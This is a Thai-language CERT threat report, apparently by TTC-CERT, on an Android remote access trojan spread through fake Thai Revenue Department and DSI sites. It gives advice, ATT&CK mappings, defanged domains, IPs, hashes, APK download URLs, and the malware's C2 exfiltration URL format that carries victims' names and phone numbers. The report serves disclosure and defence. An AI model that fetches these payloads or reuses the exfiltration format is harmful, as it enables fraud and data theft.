ผู้ไม่หวังดีมักจะปรับเปลี่ยนวิธีการในการโจมตีอย่างต่อเนื่องเพื่อหลีกเลี่ยงการตรวจจับ และมักค้นหาวิธีการในการโจมตีใหม่ ๆ ในการกำหนดเป้าหมายโจมตีเหยื่อผ่านเทคนิคที่มีความซับซ้อน ซึ่งในกรณีนี้ แอปพลิเคชั่นที่เป็นอันตรายดังกล่าวมักถูกผู้ไม่หวังดีปลอมแปลงเพื่อให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานที่มีความน่าเชื่อถือและมีการปรับเปลี่ยน Infrastructure สำหรับใช้ในการโจมตีอย่างต่อเนื่องเพื่อหลอกล่อให้เหยื่อติดตั้งลงบนอุปกรณ์โดยไม่ทันตรวจสอบความถูกต้องอย่างละเอียด

ศูนย์ TTC-CERT แนะนำให้ผู้ใช้งานควรติดตั้งแอปพลิเคชั่นหลังจากตรวจสอบความถูกต้องอย่างละเอียดแล้วเท่านั้น และควรติดตั้งแอปพลิเคชั่นจาก Google Play Store เพื่อหลีกเลี่ยงการโจมตีจากกรณีที่ได้กล่าวถึงในรายงานฉบับนี้

คำแนะนำ

- อัปเดตซอฟต์แวร์ป้องกันไวรัส (antivirus software) อยู่เสมอเพื่อตรวจจับและป้องกันการติดมัลแวร์
- อัปเดตระบบปฏิบัติการ (operating system) และแอปพลิเคชั่นที่ใช้งานในอุปกรณ์โทรศัพท์เคลื่อนที่อย่างสม่ำเสมอ
- ใช้รหัสผ่านที่มีความซับซ้อน รัดกุม ยากต่อการคาดเดา และเปิดใช้งาน (enable) การตรวจสอบสิทธิ์แบบสองปัจจัย (two-factor authentication) ระหว่างการเข้าสู่ระบบ กับทุกระบบที่รองรับ
- ตรวจสอบ privileges และ permissions ที่แอปพลิเคชั่นร้องขอก่อนให้สิทธิ์เข้าถึงอุปกรณ์โทรศัพท์เคลื่อนที่
- ดาวน์โหลดและติดตั้งซอฟต์แวร์จากแหล่งที่เชื่อถือได้และเป็น official เท่านั้น เช่น Google Play Store
- เปิดใช้งาน biometric security features เช่น ลายนิ้วมือ (fingerprint) หรือรหัสผ่านเพื่อปลดล็อกอุปกรณ์โทรศัพท์เคลื่อนที่หากทำได้
- ระมัดระวังการเปิดลิงก์ใน SMS หรืออีเมลที่ส่งไปยังอุปกรณ์โทรศัพท์เคลื่อนที่
- ตรวจสอบเพื่อให้แน่ใจว่าได้ดำเนินการเปิดใช้งาน (enable) Google Play Protect บนอุปกรณ์โทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) แล้ว
- ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากการโจมตี องค์กรควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ขององค์กรอย่างเคร่งครัด

- กรณีตรวจพบการทำธุรกรรมที่ผิดปกติของบัญชีธนาคาร ศูนย์ TTC-CERT แนะนำให้ผู้ที่ได้รับผลกระทบจากกรณีนี้ให้รีบแจ้งธนาคารที่เกี่ยวข้องโดยเร็วที่สุด
- ธนาคาร สถาบันการเงินอื่น ๆ และองค์กร ควรให้ความรู้แก่ลูกค้าและพนักงานเกี่ยวกับการป้องกันตนเองจากการโจมตีจากมัลแวร์ผ่านอุปกรณ์โทรศัพท์เคลื่อนที่ SMS อีเมล หรือ voice phishing

วิธีตรวจสอบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

- ตรวจสอบปริมาณการใช้ข้อมูลการเข้าถึงอินเทอร์เน็ตของ Cellula (3G/4G/5G) หรือ Wi-Fi ของแอปพลิเคชั่นที่ติดตั้งในอุปกรณ์โทรศัพท์เคลื่อนที่เป็นประจำ
- ตรวจสอบการแจ้งเตือนจากซอฟต์แวร์ป้องกันไวรัส (antivirus software) หรือ การแจ้งเตือนจากระบบปฏิบัติการ (Android OS) และดำเนินการต่าง ๆ ที่จำเป็นเพื่อแก้ไขปัญหาจากการแจ้งเตือน
- หากตรวจสอบแล้วพบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีจาก Android Remote Access Trojan (RAT) ศูนย์ TTC-CERT แนะนำให้ดำเนินการดังนี้
    - ปิดการใช้งาน (disable) Cellula (3G/4G/5G) หรือ Wi-Fi และนำซิมการ์ดออก เนื่องจากในบางกรณี Android Remote Access Trojan (RAT) อาจสามารถแอบเปิดใช้งานการเข้าถึงอินเตอร์เนตได้อีกครั้ง
    - ทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่เป็นค่าจากโรงงาน (factory reset)
    - ถอนการติดตั้งแอปพลิเคชั่นออก (uninstall) ในกรณีที่ไม่สามารถทำการรีเซ็ตเป็นค่าจากโรงงานได้
    - ทำการสำรองข้อมูล (backup) ในอุปกรณ์โทรศัพท์เคลื่อนที่ (ยกเว้นแอปพลิเคชั่น) และทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่หลังจากทำการสำรองข้อมูลเป็นที่ร้อยแล้ว

MITRE ATT&CK® Techniques

- **Initial Access**
    - T1456 Drive-By Compromise
    - T1566 Phishing
- **Execution**
    - T1575 Native API
- **Defense Evasion**
    - T1406 Obfuscated Files or Information
- **Discovery**
    - T1421 System Network Connections Discovery
    - T1426 System Information Discovery

- T1016.001 System Network Configuration Discovery: Internet Connection Discovery
- T1033 System Owner/User Discovery

- **Credential Access**
  - T1517 Access Notifications
  - T1634 Credentials from Password Store
  - T1417.001 Input Capture: Keylogging
  - T1417.002 Input Capture: GUI Input Capture
- **Collection**
  - T1517 Access Notifications
  - T1429 Audio Capture
  - T1636.004 Protected User Data: SMS Messages
  - T1507 Network Information Discovery
- **Command and Control**
  - T1437.001 Application Layer Protocol: Web Protocols
- **Exfiltration**
  - T1646 Exfiltration Over C2 Channel
- **Impact**
  - T1582 SMS Control

Indicators of compromise (IOCs)

- เว็บไซต์ปลอมทำให้ดูเหมือนกับหน่วยงานต่าง ๆ
  - rd-go-th[.]co
  - hxxp://rd-go-th[.]co/
  - hxxp://www.rd-go-th[.]co/
  - hxxps://rd-go-th[.]co/
  - hxxps://www.rd-go-th[.]co/
  - TLS/SSL Certificate rd-go-th[.]co
    - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
    - Serial Number: 04b4e2736cc5411652a912eeb3406ae7bb5f
    - SHA-1 fingerprint: ea7fda1dc9473c81966b12f411bd815b729a6676
    - Subject: CN=*.rd-go-th[.]co

- Issuer: Let's Encrypt
- rd-go-th[.]com
- hxxp://rd-go-th[.]com/
- hxxps://rd-go-th[.]com/
- hxxp://www.rd-go-th[.]com/
- hxxps://www.rd-go-th[.]com/
- TLS/SSL Certificate rd-go-th[.]com (เมื่อ 13 ก.ย.65)
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 032008b4e15ef1340c586f787d5906a3d7b4
  - SHA-1 fingerprint: 9f952292779a426179ead1093e4e15664f78acc4
  - Subject: CN=*.rd-go-th[.]com
  - Issuer: Let's Encrypt
- TLS/SSL Certificate rd-go-th[.]com (เมื่อ 2 ก.ย.65)
  - Serial Number: 03ad5aa7e6e100f6f4e79d3153ab4c42cd4a
  - SHA-1 fingerprint: e663a41a4f31515003e54c95d7f985a6a91beefb
  - Subject: CN=ldgr3[.]cc
  - Issuer: Let's Encrypt
- rd-go-th[.]cc
- hxxp://rd-go-th[.]cc/
- hxxps://rd-go-th[.]cc/
- TLS/SSL Certificate rd-go-th[.]cc
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 0420867f8074274c0ca376ff55873ab0b421
  - SHA-1 fingerprint: ea36dfa234da1e91f933d1f6d5a65deed8d1893a
  - Subject: CN=*.rd-go-th[.]cc
  - Issuer: Let's Encrypt
- rd-go-th[.]xyz
- hxxp://rd-go-th[.]xyz/
- hxxps://rd-go-th[.]xyz/
- hxxp://www.rd-go-th[.]xyz/

- hxxps://www.rd-go-th[.]xyz/
- TLS/SSL Certificate rd-go-th[.]xyz
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 049e05876a8c39c494443fb53a240522b2bc
  - SHA-1 fingerprint: bbb614c2006604a1f7ea0a38b4b0f938088ecff8
  - Subject: CN=*.rd-go-th[.]xyz
  - Issuer: Let's Encrypt
- rd-go-th[.]top
- TLS/SSL Certificate rd-go-th[.]top
  - JARM Fingerprint: 27d3ed3ed0003ed1dc42d43d00041d6183ff1bfae51ebd88d70384363d525c
  - Serial Number: 0492a26892eaedce555a8e6c8f1126844259
  - SHA-1 fingerprint: f882a6d8014d846552f28c330d2703c01bcdc251
  - Subject: CN=*.rd-go-th[.]top
  - Issuer: Let's Encrypt
- rd-go-th[.]org
- hxxp://rd-go-th[.]org/
- hxxp://www.rd-go-th[.]org/
- hxxps://rd-go-th[.]org/
- hxxps://www.rd-go-th[.]org/
- TLS/SSL Certificate rd-go-th[.]org (เมื่อ 1 ต.ค.65)
  - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
  - Serial Number: 74093371f4ec552e13c68ee663eec775
  - SHA-256 fingerprint: 1e25c855d7ea63c482e5ceb37d2303044f4c3aeaf29ad38fe2c63becca5c56b4
  - SHA-1 fingerprint: a1fb1c15cac318fc0935d79ace6c1bb535d10eed
  - Subject: CN=*.rd-go-th[.]org
  - Issuer: Google Trust Services LLC
- TLS/SSL Certificate rd-go-th[.]org (เมื่อ 28 ก.ย.65)
  - Serial Number: a77165e05ac6bf790e2c19fe6d114489
  - SHA-1 fingerprint: 32466276f849a0743f51ef7af922929e7a3cbc61

- Subject: CN=*.rd-go-th[.]org
- Issuer: Google Trust Services LLC

- rd-go-th[.]net
- hxxp://rd-go-th[.]net/
- hxxps://rd-go-th[.]net/
- hxxp://www.rd-go-th[.]net/
- hxxps://www.rd-go-th[.]net/
- TLS/SSL Certificate rd-go-th[.]net
  - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
  - Serial Number: 250e239b7939b15d0e2ab41b7ca36196
  - SHA-256 fingerprint: 0952d6d8313a01fc7de20521311a61d9bc35570b11ca9d4f615c1fec378560c7
  - SHA-1 fingerprint: cd3ecd49c0405792ac3890923c36ae187b668c81
  - Subject: CN=*.rd-go-th[.]net
  - Issuer: Google Trust Services LLC
- rd-go-th[.]club
- hxxp://rd-go-th[.]club/
- hxxps://rd-go-th[.]club/
- hxxp://www.rd-go-th[.]club/
- hxxps://www.rd-go-th[.]club/
- dsi-go-th[.]co
- hxxp://dsi-go-th[.]co/
- hxxps://dsi-go-th[.]co/
- TLS/SSL Certificate dsi-go-th[.]co
  - JARM Fingerprint: 29d3dd00029d29d21c42d43d00041d44609a5a9a88e797f466e878a82e8365
  - Serial Number: 984498e8a8295f980e619d2f4f2d414c
  - SHA-256 fingerprint: cf159d5c3d4ff39cb47ebc2f6049900c8bf4dbd2fa47e6a92ebd098163f66f06
  - SHA-1 fingerprint: 10271bf37d0028550d5b58aa7b38c8197a6f5fd4
  - Subject: CN=*.dsi-go-th[.]co

        - Issuer: Google Trust Services LLC
    - dsi-go-th[.]net
    - hxxp://dsi-go-th[.]net/
    - hxxps://dsi-go-th[.]net/
    - dsi-go-th[.]xyz
    - hxxp://dsi-go-th[.]xyz/
    - hxxps://dsi-go-th[.]xyz/
    - dsi-go-th[.]org
    - hxxp://dsi-go-th[.]org/
    - hxxps://dsi-go-th[.]org/
- URL ที่ผู้ไม่หวังดีใช้เก็บแอปพลิเคชั่นที่เป็นอันตราย
    - hxxp://rd-go-th[.]co/image/revenue.apk
    - hxxps://rd-go-th[.]co/image/revenue.apk
    - hxxp://rd-go-th[.]com/image/revenue.apk
    - hxxps://rd-go-th[.]com/image/revenue.apk
    - hxxp://rd-go-th[.]org/image/revenue.apk
    - hxxps://rd-go-th[.]org/image/revenue.apk
    - hxxps://ghht2[.]com/image/dsi.apk
- revenue.apk
    - MD5: a3355e1bb3f2434c89b4e3646f62d121
    - SHA-1: 90ded6f507194121886fb71dcbb7a8bdcd6ceced
    - SHA-256: e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914
    - MD5: 49b75459a3ed66ccc8e9a96a8f574733
    - SHA-1: a847ad7cba4a971afd02fa0a4917d549f6389651
    - SHA-256: c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316
- dsi.apk
    - MD5: bffda82b4a11282480519f7f3002c33b
    - SHA-1: 5ee75320203cec9f982c612c6d29ae03ec05a647
    - SHA-256: 83c6f436789c79676cd1c2bec0556e2e95ddde5b850b7b9eb4f744c8f9419a00
- Certificates ที่ใช้ sign revenue.apk และ dsi.apk
    - Serial Number: 502c8fca
    - Thumbprint: dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968

- Distinguished Name: CN:gigabud
- Common Name: gigabud

- Exfiltration IOCs
  - abcdb7[.]cc
  - hxxp://abcdb7[.]cc
  - 13.214.3[.]179
  - User-Agent: okhttp/4.9.3
  - hxxp://abcdb7[.]cc/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse
  - csmfd5[.]com
  - hxxp://csmfd5[.]com
  - 13.228.37[.]15
  - hxxp://csmfd5[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse
  - ghzy1[.]com
  - hxxp://ghzy1[.]com
  - 18.141.117[.]183
  - hxxp://ghzy1[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsi
- Threat Actor Infrastructure ที่เกี่ยวข้อง
  - abcdb5[.]cc
  - abcdb6[.]cc
  - aldb2[.]cc
  - aldb6[.]cc
  - aldb9[.]cc
  - ldgr3[.]cc

- 103.230.15[.]3
- 34.102.136[.]180

ข้อมูลอ้างอิง

- https://drive.google.com/file/d/1hDlBQu-saeqlALq5H0FHHJu_EnC-0Dr2/view?usp=sharing
- https://drive.google.com/file/d/1ma8dyU8bk6BMVve3BY2WprOKDQKAvQJq/view?usp=sharing
- https://web.archive.org/web/20220914030534/http://rd-go-th.com/
- https://web.archive.org/web/20220922062719/https://rd-go-th.co/

ผนวก ก ตารางเปรียบเทียบ revenue.apk และ dsi.apk ของโดเมนของแต่ละโดเมนที่ผู้ไม่หวังดีสร้างขึ้นมาเพื่อเผยแพร่ Android Remote Access Trojan ให้กับเหยื่อ

	afdw7[.]com วิเคราะห์ไปเมื่อ 12 ก.ย.65	**rd-go-th[.]co**	**rd-go-th[.]com**	**rd-go-th[.]org**	**rd-go-th[.]net**	**dsigo-th[.]com วิเคราะห์ไปเมื่อ 6 ก.ค.65**	**dsi-go-th[.]co**
ยังสามารถเข้าถึงได้? (ข้อมูล ณ 3 ต.ค.65)	×	×	×	✓	✓	×	✓
Download URL	hxxps://afdw7[.]com/image/revenue.apk	hxxps://rd-go-th[.]co/image/revenue.apk	hxxps://rd-go-th[.]com/image/revenue.apk	hxxps://rd-go-th[.]org/image/revenue.apk	hxxps://rd-go-th[.]net/image/revenue.apk	hxxps://aqfwl9[.]com/image/dsi.apk	hxxps://ghht2[.]com/image/dsi.apk
Metadata							
App Name	Revenue	Revenue	Revenue	Revenue	Revenue	DSIปลอดภัย	DSIปลอดภัย
SHA256	71c2f14f7a09ef5a659fe03c09d094a4b2f67afd70bc3076208c8cc0ed1a6871	e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914	e2f1870213dc8fbd6cde07070a0fb1c892009eb5f03eebc6fc87141c0a5fa914	c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316	c1fa911d16eb3a46f31a48659bd620ac67731e25ed25a7434e511efdfdd4e316	891e797f216e8833c51cb291b6d0464eb4e900890109e1e74854bb2529e7dcc3	83c6f436789c79676cd1c2bec0556e2e95ddde5b850b7b9eb4f744c8f9419a00
Package Name	com.test.ykverified	com.test.ykreven	com.test.ykreven	com.test.ykreven	com.test.ykreven	com.test.yk	com.test.yk
Main Activity	com.test.ykverified.activity.SplashActivity	com.test.ykreven.activity.SplashActivity	com.test.ykreven.activity.SplashActivity	com.test.ykreven.activity.SplashActivity	com.test.ykreven.activity.SplashActivity	com.test.yk.activity.SplashActivity	com.test.yk.activity.SplashActivity
Internal Version	17	17	17	20	20	5	19
Displayed Version	1.1.6	1.1.6	1.1.6	1.1.9	1.1.9	1.0.4	1.1.8
Minimum SDK Version	26 (Android 8)	26 (Android 8)	26 (Android 8)	26 (Android 8)	26 (Android 8)	26 (Android 8)	26 (Android 8)
Target SDK Version	28 (Android 9)	28 (Android 9)	28 (Android 9)	28 (Android 9)	28 (Android 9)	28 (Android 9)	28 (Android 9)
File size	11.10 MB	11.12 MB	11.12 MB	11.12 MB	11.12 MB	11.22 MB	8.3 MB
Certificate Attributes							
Valid From	2012-08-16 6:14:34	2012-08-16 6:14:34	2012-08-16 6:14:34	2012-08-16 6:14:34	2012-08-16 6:14:34	2012-08-16 6:14:34	2012-08-16 6:14:34
Valid To	2062-08-04 6:14:34	2062-08-04 6:14:34	2062-08-04 6:14:34	2062-08-04 6:14:34	2062-08-04 6:14:34	2062-08-04 6:14:34	2062-08-04 6:14:34
Serial Number	502c8fca	502c8fca	502c8fca	502c8fca	502c8fca	502c8fca	502c8fca

	afdw7[.]com วิเคราะห์ไปเมื่อ 12 ก.ย.65	**rd-go-th[.]co**	**rd-go-th[.]com**	**rd-go-th[.]org**	**rd-go-th[.]net**	**dsigo-th[.]com วิเคราะห์ไปเมื่อ 6 ก.ค.65**	**dsi-go-th[.]co**
Thumbprint	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968	dc0fe8a655cbb5f2f2818b6d7d8ab6c975a2e968
Certificate Subject							
Distinguished Name	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud
Common Name	gigabud	gigabud	gigabud	gigabud	gigabud	gigabud	gigabud
Certificate Issuer							
Distinguished Name	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud	CN:gigabud
Common Name	gigabud	gigabud	gigabud	gigabud	gigabud	gigabud	gigabud
Permission	22	22	22	22	22	22	22
ACCESS_NETWORK_STATE	✓	✓	✓	✓	✓	✓	✓
ACCESS_NOTIFICATION_POLICY	✓	✓	✓	✓	✓	✓	✓
ACCESS_WIFI_STATE	✓	✓	✓	✓	✓	✓	✓
BIND_ACCESSIBILITY_SERVICE	✓	✓	✓	✓	✓	✓	✓
CAMERA	✓	✓	✓	✓	✓	✓	✓
CHANGE_NETWORK_STATE	✓	✓	✓	✓	✓	✓	✓
FOREGROUND_SERVICE	✓	✓	✓	✓	✓	✓	✓
INTERNET	✓	✓	✓	✓	✓	✓	✓
MODIFY_AUDIO_SETTINGS	✓	✓	✓	✓	✓	✓	✓
MOUNT_UNMOUNT_FILESYSTEMS	✓	✓	✓	✓	✓	✓	✓

	afdw7[.]com วิเคราะห์ไปเมื่อ 12 ก.ย.65	rd-go-th[.]co	rd-go-th[.]com	rd-go-th[.]org	rd-go-th[.]net	dsigo-th[.]com วิเคราะห์ไปเมื่อ 6 ก.ค.65	dsi-go-th[.]co
QUERY_ALL_PACKAGES	✓	✓	✓	✓	✓	✓	✓
READ_EXTERNAL_STORAGE	✓	✓	✓	✓	✓	✓	✓
READ_PHONE_STATE	✓	✓	✓	✓	✓	✓	✓
READ_SMS	✓	✓	✓	✓	✓	✓	✓
RECEIVE_SMS	✓	✓	✓	✓	✓	✓	✓
RECORD_AUDIO	✓	✓	✓	✓	✓	✓	✓
REQUEST_DELETE_PACKAGES	✓	✓	✓	✓	✓	✓	✓
SEND_SMS	✓	✓	✓	✓	✓	✓	✓
SYSTEM_ALERT_WINDOW	✓	✓	✓	✓	✓	✓	✓
SYSTEM_OVERLAY_WINDOW	✓	✓	✓	✓	✓	✓	✓
WRITE_EXTERNAL_STORAGE	✓	✓	✓	✓	✓	✓	✓
WRITE_SETTINGS	✓	✓	✓	✓	✓	✓	✓
Command and control							
Domain	akqf6[.]com	abcdb7[.]cc	abcdb7[.]cc	csmfd5[.]com	csmfd5[.]com	akqf6[.]com	ghzy1[.]com
URL	hxxp://akqf6[.]com/x/login	hxxp://abcdb7[.]cc/x/login	hxxp://abcdb7[.]cc/x/login	hxxp://csmfd5[.]com/x/login	hxxp://csmfd5[.]com/x/login	hxxp://akqf6[.]com/x/login	hxxp://ghzy1[.]com/x/login
Format	hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&	hxxp://abcdb7[.]cc/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือ	hxxp://abcdb7[.]cc/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&	hxxp://csmfd5[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&	hxxp://csmfd5[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&	hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=	hxxp://ghzy1[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือ

	afdw7[.]com วิเคราะห์ไปเมื่อ 12 ก.ย.65	**rd-go-th[.]co**	**rd-go-th[.]com**	**rd-go-th[.]org**	**rd-go-th[.]net**	**dsigo-th[.]com วิเคราะห์ไปเมื่อ 6 ก.ค.65**	**dsi-go-th[.]co**
	device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	ถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsihourse	<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>	ถือ>&device=<คากว่าน่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>&from_source=dsi
User-Agent	okhttp/4.9.3	okhttp/4.9.3	okhttp/4.9.3	okhttp/4.9.3	okhttp/4.9.3	okhttp/4.9.3	okhttp/4.9.3

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 4

หน่วยเจ้าของโครงการ:
สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:
นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:
ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:
นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ
พันโท พิศุทธิ์ ม่วงสมัย
สิบโท มาวิณ ภาสประภา
นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)
ระยะเวลาดำเนินโครงการ: 36 เดือน
สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 20 4
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 21 5
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 22 7
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 23 8
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 24 9
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 25 11
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 26 12
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 27 13
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 28 14
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 29 16
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 30 17
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 31 19
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 32 21
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 33 23
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 34 24
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 35 25


รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 4 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 16 ฉบับ โดยมีรายละเอียด ดังนี้

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 20

